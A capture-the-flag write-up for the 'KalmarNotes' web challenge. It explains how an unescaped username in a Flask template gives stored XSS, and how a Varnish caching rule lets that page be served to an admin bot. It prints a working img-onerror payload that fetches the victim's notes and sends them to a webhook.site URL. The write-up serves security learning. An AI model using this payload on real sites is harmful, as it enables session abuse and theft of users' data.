
KalmarNotes

Post-solve Writeup: This challenge was written up after the CTF ended.
Initial Look
We are given a kalmarnotes.zip, extracted to kalmarnotes. It has the following directory structure:
/.../kalmarnotes
├── Dockerfile
├── default.vcl
├── docker-compose.yml
├── requirements.txt
├── src
│   ├── admin_bot.py
│   ├── app.py
│   ├── db.py
│   └── templates
│       ├── base.html
│       ├── index.html
│       ├── login.html
│       ├── new_note.html
│       ├── notes.html
│       ├── register.html
│       ├── view_note_long.html
│       └── view_note_short.html
└── supervisord.conf
Things of interest:
default.vclis using Varnish Configuration Language, and contains configuration for the webserver:
vcl 4.0;

backend default {
    .host = "127.0.0.1";
    .port = "3000";
}

sub vcl_hash {
    hash_data(req.url);
    if (req.url ~ "\.(js|css|png|gif)$") {
        return (lookup);
    }
}

sub vcl_recv {
    if (req.url ~ "\.(js|css|png|gif)$") {
        set req.http.Cache-Control = "max-age=10";
        return (hash);
    }
}

sub vcl_backend_response {
    if (bereq.url ~ "\.(js|css|png|gif)$") {
        unset beresp.http.Vary;
        set beresp.ttl = 10s;
        set beresp.http.Cache-Control = "max-age=10";
        unset beresp.http.Pragma;
        unset beresp.http.Expires;
    }
}

sub vcl_deliver {
    if (obj.hits > 0) {
        set resp.http.X-Cache = "HIT";
    } else {
        set resp.http.X-Cache = "MISS";
    }
    set resp.http.X-Cache-Hits = obj.hits;
}
This is defining some Cache-Control rules, saying the page will be cached for a max-age of 10 if the URL end’s with a .js, .css, .png or .gif.
- The
Dockerfiledefines the flag in the environment variables:
FROM python:3.9-slim

WORKDIR /app


RUN apt-get update && apt-get install -y \
    libnss3 \
    libgconf-2-4 \
    libfontconfig1 \
    chromium \
    chromium-driver \
    varnish \
    supervisor

COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

COPY src/ .
COPY default.vcl /
COPY supervisord.conf /etc/supervisor/conf.d/supervisord.conf

ENV DISPLAY=:99

####### CHANGE HERE ##########
ENV ADMIN_PASSWORD=xxx
ENV FLAG=kalmar{test_flag}
ENV HOSTNAME=localhost

ENV CHROME_OPTIONS="--headless --disable-gpu --no-sandbox --disable-dev-shm-usage"

EXPOSE 80

# Flask app
CMD ["/usr/bin/supervisord"]
We have an admin password in ADMIN_PASSWORD, and the flag stored in FLAG. It is running Chromium with --no-sandbox.
We will come back to the Python webserver functionality, let’s look at it visually first!

We are given a main page, has a Register and a Login.

We then register and login to our account, sealldev, with password sealldev (very secure).

Once logged in, we have a New Note and a Logout button with an empty All Notes section:

Let’s make a new note, then we can have a look at the internal functionality!


Selecting Create Note, we are redirected to the home page again with our note! We can click View short version and get some more info.
Reading the Python app source code
app.py is quite a big file but in terms of a summary:
from flask import Flask, render_template, request, jsonify, session, redirect
from admin_bot import AdminBot
from db import Database
import hashlib
from functools import wraps
import os
...
The application is running with Flask for the webserver, and importing functionality from the db.py and admin_bot.py files.
app.config.update(
    SESSION_COOKIE_SAMESITE='Strict',
    SESSION_COOKIE_HTTPONLY=True
)
The session cookie is defined with HttpOnly meaning JavaScript cannot access the cookie, and SameSite being set to Strict restricts CSRF vulnerabilities.
Now for an endpoint speedrun!
/returns theindex.htmltemplate, unless you are authorised then it returnsnotes.html./loginreturns thelogin.htmltemplate./registerreturns theregister.htmltemplate./logoutremoves thesessioncookie’suser_idthen returns theindex.htmltemplate.
Authorised Endpoints
/note/newreturns thenew_note.htmltemplate./note/<int:note_id>/<string:view_type>is interesting!
@app.route('/note/<int:note_id>/<string:view_type>')
@authenticated_only
def view_note(note_id, view_type):
    note = db.get_note_by_id(note_id, session.get('user_id'))
    if not note:
        return redirect('/')
    if view_type == "short":
        return render_template('view_note_short.html',note=note)
    elif view_type == "long":
        return render_template('view_note_long.html',note=note,username=db.get_username_from_id(session.get('user_id')))
    # I guess we just return the long view as default
    else:
        return render_template('view_note_long.html',note=note,username=db.get_username_from_id(session.get('user_id')))
The functionality is that a viewed note has 2 main templates it uses: short and long which use different templates. The default view (when any other view_type is in the input) is the long view, short is only displayed when short is used. This is the function that renders our notes!
/notesreturns thenotes.htmltemplate.
API Endpoints
@app.route('/api/login', methods=['POST'])
def api_login():
    data = request.get_json()
    username = data.get('username')
    password = data.get('password')
    password_hashed = hashlib.sha256(password.encode()).hexdigest()
    user = db.authenticate_user(username, password_hashed)
    if user:
        session['user_id'] = user.get('id')
        return jsonify({'message': 'Login successful'})
    else:
        return jsonify({'error': 'Invalid credentials'}), 401
/api/logintakes ausernameandpasswordfrom aPOSTrequest and returns auser_idin thesessioncookie./api/logoutjust removes theuser_idfrom thesessioncookie.
@app.route('/api/register', methods=['POST'])
def api_create_user():
    data = request.get_json()
    username = data.get('username')
    password = data.get('password')
    password_hashed = hashlib.sha256(password.encode()).hexdigest()

    user = db.create_new_user(username, password_hashed)
    if user:
        return jsonify({'message': 'User created successfully'})
    else:
        return jsonify({'error': 'User creation failed'}), 400
/api/registertakes ausernameand apasswordfrom aPOSTrequest and returns either a success or fail response if the user was created in thedb.
@app.route('/api/note/new', methods=['POST'])
@authenticated_only
def api_create_note():
    data = request.get_json()
    title = data.get('title')
    content = data.get('content')

    note = db.create_new_note(title, content, session.get('user_id'))
    if note:
        return jsonify({'message': 'Note created successfully'})
    else:
        return jsonify({'error': 'Note creation failed'}), 400
/api/note/newtakes atitleandcontentfrom aPOSTrequest and returns either a success or fail response if the note was created in thedb.
@app.route('/api/note/<int:note_id>', methods=['DELETE'])
@authenticated_only
def api_delete_note(note_id):
    success = db.delete_note_by_id(note_id, session.get('user_id'))
    if success:
        return jsonify({'message': 'Note deleted successfully'})
    else:
        return jsonify({'error': 'Note deletion failed'}), 400

@app.route('/api/note/<int:note_id>', methods=['GET'])
@authenticated_only
def api_get_note(note_id):
    note = db.get_note_by_id(note_id, session.get('user_id'))
    if note:
        return jsonify({'note': note})
    else:
        return jsonify({'error': 'Note not found'}), 404
/api/note/<ing:note_id>has aDELETEfunction to remove the note from thedb, there is also aGETto retrieve the data for a note.
@app.route('/api/notes', methods=['GET'])
@authenticated_only
def api_get_notes():
    notes = db.get_all_notes_for_user(session.get('user_id'))
    return jsonify({'notes': notes})
/api/notesreturns all the notes for a user./api/reportsends a URL to the administrator bot to visit.
Phew!
Now let’s gloss over how the db.py and admin_bot.py work.
admin_bot.py is fairly simple, it initialises a Chromium selenium bot, authenticates as the admin user, then visits the specified URL.
db.py gets a bit more complicated and controls the database.
The database is initialised as follows:
...
with closing(self.connect_db()) as db:
    with db as conn:
        conn.execute('''
            CREATE TABLE IF NOT EXISTS notes (
                id INTEGER PRIMARY KEY AUTOINCREMENT,
                user_id INTEGER NOT NULL,
                title TEXT NOT NULL,
                content TEXT NOT NULL
            )
        ''')
        conn.execute('''
            CREATE TABLE IF NOT EXISTS users (
                id INTEGER PRIMARY KEY AUTOINCREMENT,
                username TEXT UNIQUE NOT NULL,
                password TEXT NOT NULL
                )
        ''')

        admin_pass = hashlib.sha256(os.getenv('ADMIN_PASSWORD', 'kalmar').encode()).hexdigest()
        flag = os.getenv('FLAG', 'default_flag')
        conn.execute('''
            INSERT OR IGNORE INTO users (username, password)
            VALUES (?, ?)
        ''', ('admin', admin_pass))

        random_large_id = random.randint(1, 100000000000)
        conn.execute('''
            INSERT OR IGNORE INTO notes (id, user_id, title, content)
            VALUES (?, 1, 'Flag', ?)
        ''', (random_large_id, flag))

        random_large_id = random.randint(100000000000, 200000000000)
        conn.execute('''
            INSERT OR IGNORE INTO notes (id, user_id, title, content)
            VALUES (?, 1, 'Note', ?)
        ''', (random_large_id, "This is not the flag you are looking for"))

        conn.execute('''
            UPDATE sqlite_sequence SET seq = 0 WHERE name = 'notes'
        ''')
...
Simply:
- Initialises a
notestable withid,user_id,titleandcontent. - Initialises a
userstable withid,usernameandpassword. - Sets the
admin_passand insertsadminintousers. - Creates a random
note_idbetween 1 and 100000000000 to contain the flag. - Creates a random
note_idbetween 100000000000 and 200000000000 to contain a taunting message. - Resets the auto-incrementing sequence for
notesso it doesn’t increment from the previously set notes.
There is a lot of backend functionality for this, but the important functions will be outlined here:
def create_new_note(self, title, content, user_id):
    with closing(self.connect_db()) as db:
        with db as conn:
            cursor = conn.execute('''
                INSERT INTO notes (title, content, user_id)
                VALUES (?, ?, ?)
            ''', (title, content, user_id))
            return cursor.lastrowid
A note is created like this, and all of it is properly inserted before saving with no filtering.
But, when we retrieve a note:
def get_note_by_id(self, note_id, user_id):
    with closing(self.connect_db()) as db:
        cursor = db.execute('''
            SELECT id, title, content, user_id FROM notes WHERE id = ?
        ''', (note_id,))
        row = cursor.fetchone()
        if row and row[3] == user_id:
            note = {'id': row[0], 'title': row[1], 'content': row[2], 'user_id': row[3]}
            return self.sanitize_dict(note)
        return None
The values are filtered through sanitize_dict before reaching the template.
from markupsafe import escape
...
def sanitize_dict(self,data):
    if isinstance(data, dict):
        return {key: self.sanitize_dict(value) for key, value in data.items()}
    elif isinstance(data, list):
        return [self.sanitize_dict(item) for item in data]
    elif isinstance(data, str):
        return escape(data)
    else:
        return data
This function is solid, and properly escape’s all the data using markupsafe.
So, where is the vuln?
The key missing puzzle piece goes all the way back to how the notes are rendered.
@app.route('/note/<int:note_id>/<string:view_type>')
@authenticated_only
def view_note(note_id, view_type):
    note = db.get_note_by_id(note_id, session.get('user_id'))
    if not note:
        return redirect('/')
    if view_type == "short":
        return render_template('view_note_short.html',note=note)
    elif view_type == "long":
        return render_template('view_note_long.html',note=note,username=db.get_username_from_id(session.get('user_id')))
    # I guess we just return the long view as default
    else:
        return render_template('view_note_long.html',note=note,username=db.get_username_from_id(session.get('user_id')))
The difference between these, is that long view uses the username somewhere! Let’s look at the template:
...
    <h2 class="mb-0">{{ note.title | safe }}</h2>
    <small>Written by {{ username | safe }}</small>
</div>
<div class="card-body"></div>
    <div class="mb-3" style="white-space: pre-wrap; font-size: 1.1rem;">
        {{ note.content | safe }}
    </div>
    <div class="mt-4">
        <button class="btn btn-danger" onclick="deleteNote({{ note.id | safe }})">Delete Note</button>
...
This snippet is the main bit of importance, all the variables are imported with safe. This means they are trusted inputs and won’t be escaped by the templating engine. We know from looking at db.py that the notes data is escaped safely with sanitize_dict.
But how is that username retrieved?
def get_username_from_id(self, user_id):
    with closing(self.connect_db()) as db:
        cursor = db.execute('''
            SELECT username FROM users WHERE id = ?
        ''', (user_id,))
        row = cursor.fetchone()
        if row:
            return row[0]
        return None
No filtering!, let’s make sure it isn’t filtered on registration:
def create_new_user(self, username, password):
    try:
        with closing(self.connect_db()) as db:
            with db as conn:
                cursor = conn.execute('''
                    INSERT INTO users (username, password)
                    VALUES (?, ?)
                ''', (username, password))
                return {'id': cursor.lastrowid, 'username': username}
    except Exception as e:
        print(f"Error creating user: {e}")
        return None
Nope, nothing!
So, if we use the long view we can get XSS!
XSS (finally)
Let’s make a new user called <script>alert(1)</script>, and make a note!
We get our note /note/152459544324/short, lets change that to long.

Wooooooooooooooo
But, we are celebrating too early… Other users can’t access our notes!
def get_note_by_id(self, note_id, user_id):
    with closing(self.connect_db()) as db:
        cursor = db.execute('''
            SELECT id, title, content, user_id FROM notes WHERE id = ?
        ''', (note_id,))
        row = cursor.fetchone()
        if row and row[3] == user_id:
            note = {'id': row[0], 'title': row[1], 'content': row[2], 'user_id': row[3]}
            return self.sanitize_dict(note)
        return None
It gets the note based on the user_id, so we can’t just send that URL as it will be inaccessible, or will it?
Caching
From here on, this writeup was written after the CTF concluded
If you remember from at the start of the writeup, the Varnish configuration outlined that there will be max-age=10 caching for URLs ending in .js, .css, .png or .gif.
sub vcl_backend_response {
    if (bereq.url ~ "\.(js|css|png|gif)$") {
        unset beresp.http.Vary;
        set beresp.ttl = 10s;
        set beresp.http.Cache-Control = "max-age=10";
        unset beresp.http.Pragma;
        unset beresp.http.Expires;
    }
}
Now as the long view is the default for any input set in the view_type portion of the URL, could we:
- Make an XSS payload to retrieve the contents of
/api/notesfor the current user and exfiltrate it to a webhook.site URL. - Make a user with that payload as their username and create a note.
- Visit the note with the
view_typerendered aslong, making sure the endpoint ends in.js,.css,.pngor.gif, such as/note/<id>/long.jsor/note/<id>/long?example.pngand setup cache poisoning. - Send the URL to the bot to retrieve the poisoned cache and trigger the payload?
Stringing it all together
Let’s create the payload in JS:
fetch('/api/notes').then(r => r.json()).then(data => {
    const encoded = btoa(JSON.stringify(data));
    fetch('https://webhook.site/...?data=' + encoded)
})
This will retrieve the contents of /api/notes and send the base64 encoded data to our webhook.site instance.
We can then put that in a XSS payload, I use img with onerror and an invalid src:
<img src="x" onerror="fetch('/api/notes').then(r=>r.json()).then(data=>{const encoded=btoa(JSON.stringify(data));fetch('https://webhook.site/...?data='+encoded)})">
We first:
- Register a user with that payload as the username.
- Login as that user!
Now we create an example note, the content doesn’t matter.
Now we take that URL: https://.../note/166552770206/short and change the ending to validate that caching rule and return the long view, in my case I use https://.../note/166552770206/long.js which caches the response for 10 seconds.
$ curl -X POST "http://localhost/api/report" -d '{"url":"http://localhost/note/166552770206/long.js"}' -H "Content-Type: application/json"
{"message":"Report submitted successfully"}
We then get a response on webhook.site:
https://webhook.site/a0e2745a-b625-4816-8d85-eb0a66ccc6f3?data=eyJub3RlcyI6W3siY29udGVudCI6ImthbG1hcnt0ZXN0X2ZsYWd9IiwiaWQiOjMxOTk2MDg1MzgyLCJ0aXRsZSI6IkZsYWcifSx7ImNvbnRlbnQiOiJUaGlzIGlzIG5vdCB0aGUgZmxhZyB5b3UgYXJlIGxvb2tpbmcgZm9yIiwiaWQiOjE2NjU1Mjc3MDIwNSwidGl0bGUiOiJOb3RlIn1dfQ==
We then decode it for the flag!
$ echo "eyJub3RlcyI6W3siY29udGVudCI6ImthbG1hcnt0ZXN0X2ZsYWd9IiwiaWQiOjMxOTk2MDg1MzgyLCJ0aXRsZSI6IkZsYWcifSx7ImNvbnRlbnQiOiJUaGlzIGlzIG5vdCB0aGUgZmxhZyB5b3UgYXJlIGxvb2tpbmcgZm9yIiwiaWQiOjE2NjU1Mjc3MDIwNSwidGl0bGUiOiJOb3RlIn1dfQ==" | base64 -d
{"notes":[{"content":"kalmar{test_flag}","id":31996085382,"title":"Flag"},{"content":"This is not the flag you are looking for","id":166552770205,"title":"Note"}]}
(Remote was being stubborn on the post-solve, I dunno)
Flag: the remote instance is doodoo
Related Writeups
l33t-benign
Now that you've figured out who was behind this operation, can you figure out who else was affected?
4spam
In the wake of last week's events, we've created a replacement (https://4spam.umbccd.net/). An old dump of some of the ...
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net